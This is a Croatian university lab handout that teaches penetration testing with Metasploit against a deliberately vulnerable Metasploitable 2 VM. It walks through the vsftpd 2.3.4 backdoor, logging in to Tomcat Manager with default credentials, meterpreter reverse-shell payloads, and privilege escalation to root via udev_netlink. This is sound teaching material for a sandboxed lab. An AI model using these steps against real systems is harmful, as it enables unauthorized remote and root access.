ASPIRA®
UNIVERSITY COLLEGE

KOLEGIJ

Sigurnost informacijskih sustava

Laboratorijska vježba br.3

Teme:

- Kali Linux
- Metasploit
- Metasploitable
-

U ovoj laboratorijskoj vježbi ćemo proći osnove Metasploit Frameworka u Kali Linuxu, kreirat ćemo testno okruženje s još jednim virtualnim strojem – Metasploitable, te ćemo proći primjer jednog napada na Metasploitable stroj.

ASPIRA®
UNIVERSITY COLLEGE

Kali Linux & Metasploit: Uvod u PenTesting

Metasploit Framework je platforma otvorenog koda namijenjena za testiranje i razvoj, a koja pruža eksploatacije za razne aplikacije, operativne sustave i platforme. Metasploit je jedan od najčešće korištenih alata za ispitivanje penetracije i ugrađen je u Kali Linux.

Glavne komponente Metasploit-a nazivaju se moduli. Moduli su samostalni dijelovi koda ili softvera koji Metasploit-u pružaju funkcionalnost. Postoji ukupno šest modula: (eng.) ***exploits, payloads, auxiliary, nops, posts & encoders***.

U ovoj vježbi ćemo se usredotočiti samo na ranjivosti i korisne terete.

EXPLOIT – koristi ranjivost sustava i instalira *payload*.

PAYLOAD - Korisni teret omogućuje pristup sustavu raznim metodama.

Iskoristiti ćemo obje metode da bi u ovoj vježbi dobili pristup na okolinu koju napadamo.

Potrebno je postaviti virtualno laboratorijsko okruženje. LAB se nastavlja na laboratorijsko okruženje iz vježbe 1. U odnosu na LAB koji ste postavili, potrebno je još dodati virtualni stroj na kojemu će se nalaziti okolina Metasploitable 2.


Uz Metasploitable okolinu potrebno je i ažurirati vaš instalirani Kali Linux. Prije nego ga stavite na internu mrežu skupa s M2 pokrenite naredbe **apt update** i **apt upgrade** na Kali Linuxu tako da se svi paketi ažuriraju.

METASPLOITABLE - Metasploitable 2 dizajniran je na taj način da bude ranjiv kako bi radio kao *sandbox* i kako bi se na njemu testirali i učili sigurnosni koncepti. Ta okolina će nam pružiti sustav za legalni napad. Većina ranjivosti na Metasploitable-u je poznata, pa su dostupne na velike količine resursa za učenje različitih vrsta napada.

https://metasploit.help.rapid7.com/docs/metasploitable-2


Potrebno je u virtualizacijskom okruženju podignuti Metasploitable 2 i podesiti na internu mrežu tako da se on i Kali Linux međusobno vide.

Ulogirajte se u M2, te verificirajte IP adresu, te da se te dvije okoline vide. **Priložite screenshot izlista IP adrese** (ip addr ili ifconfig naredba).




Iskorištavanje ranjivosti – intro; VSFTPD ranjivost.

Za početak pretpostavimo da ste podigli M2. Pokušajte skenirati s alatom **netdiscover** na Kali Linux-u i pronađite M2. Priložite screenshot:



Probajte se spojiti preko http-a na M2 (**priložite screenshot**):



Iskoristiti ćemo ranjivost u FTP-u pa skenirajte port koji koristi FTP i **priložite screenshot ovdje.**

Kao što gore piše, iskoristiti ćemo jednu ranjivost koja je bila detektirana u FTP-u; konkretno radi se o VSFTPD v2.3.4 Backdoor execution ranjivosti. VSFTPD (Very Secure FTP Deamon) je siguran FTP poslužitelj za UNIX sustave. Ranjivost koju koristimo pronađena je 2011. godine u verziji 2.3.4 VSFTPD koja korisniku omogućava povezivanje s poslužiteljem bez autentifikacije.

Ranjivost ćemo iskoristiti koristeći Metasploit Framework u Kali Linux-u:


1. Naredbom ***msfconsole*** u shellu pokrenite MF
2. S naredbom ***search ime_ranjivosti*** možemo naći više informacija o ranjivosti
3. Search otkriva lokaciju ranjivosti a istu možemo selektirati koristeći naredbu ***use lokacija_ranjivosti***
4. Kada koristimo tu ranjivost s naredbom **show options** možemo vidjeti opcije koje su nam dostupne

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file w
ith syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


5. Sa **set RHOST IP_odredišne_okoline** postavljamo parametar na koju okolinu želimo primijeniti napad
6. Finalno s naredbom **run** pokrenemo napad. Krajnji rezultat bi trebao biti root access na odredišnoj okolini, tj. MS2 okolini. Verificirajte pristup i okolinu s naredbama **whoami** i **hostname**, te **priložite screenshot**.

Iskorištavanje ranjivosti – Tomcat ranjivost.

Pregledajte ZenMAP rezultate od prošlog skeniranja ili napravite novo. Otvoren je standardni port za Tomcat Manager, pronađite ga i spojite se na web consolu.



Logirajte se u Tomcat Manager s user/pass tomcat.



Iz Tomcat managera možemo deployati bilo koju web aplikaciju koju želimo ali to ćemo napraviti koristeći Metasploit Framework na način sličan kao kod VSFTPD ranjivosti. S searchom će te dobiti popis ranjivosti. Potrebno je odabrati pravu ranjivost, a hint vam je u ovom textu.

S naredbom info ime_ranjivosti će te dobiti više informacija. Iskoristite tu ranjivost (use ime_ranjivosti) i vidite koje opcije su dostupne.

Biti će potrebno postaviti sljedeće varijable: httppassword, httpusername, RHOST i RPORT.

Sada će biti potrebno postaviti payload za ranjivost. Koriteći naredbu **set payload** i TAB nekoliko puta ukazati će se sugerirani dostupni payload-ovi. Odaberite *java meterpreter reverse http*. Ponovno pokrenite show options da bi vidjeli koji opcije možete podesiti za payload (LHOST opciju podesite na lokalnu adresu Kali Linux-a).

Verificirajte sve postavke s SHOW OPTIONS naredbom i **priložite screenshot.**

Pokrenite exploit (naredba **run**). Kada se izvrši exploit pokrenite naredbe **getuid** (pokaže usera s kojim ste spojeni) i **sysinfo** koji će pokazati informacije o sustavu na kojem se nalazite. **Screenshot priložite ovdje.**

S obzirom da ste na okolinu dobili pristup s tomcat userom, potrebno je eskalacijom privilegija dobiti root pristup.

Prvo s naredbom **background** stavite u pozadinu trenutnu sesiju. S naredbom **sessions** će te dobiti popis sesija koje su aktivne.

S obzirom da je potrebno eskalirati privilegije s naredbom **search linux/local/** pogledajte koji su exploiti dostupni (potrebno je iskoristiti udev_netlink exploit). Sa show options dobijete informaciju koje parametre je potrebno podesiti, a to je SESSION tako da je potrebno podesiti taj parametar na broj sesije iz prethodnog paragrafa.

Potrebno je podesiti i payload, a potrebno je iskoristiti; **set payload linux/x86/meterpreter/reverse_tcp**. Postavite potrebne opcije i pokrenite exploit. S **getuid** naredbom bi trebali dobiti UID 0 što je root pristup na server. Pokrenite i **sysinfo** naredbu, te **priložite screenshot.**

OBJASNITE UKRATKO KOJE RANJIVOSTI SU SE ISKORISTILE U OVOJ VJEŽBI?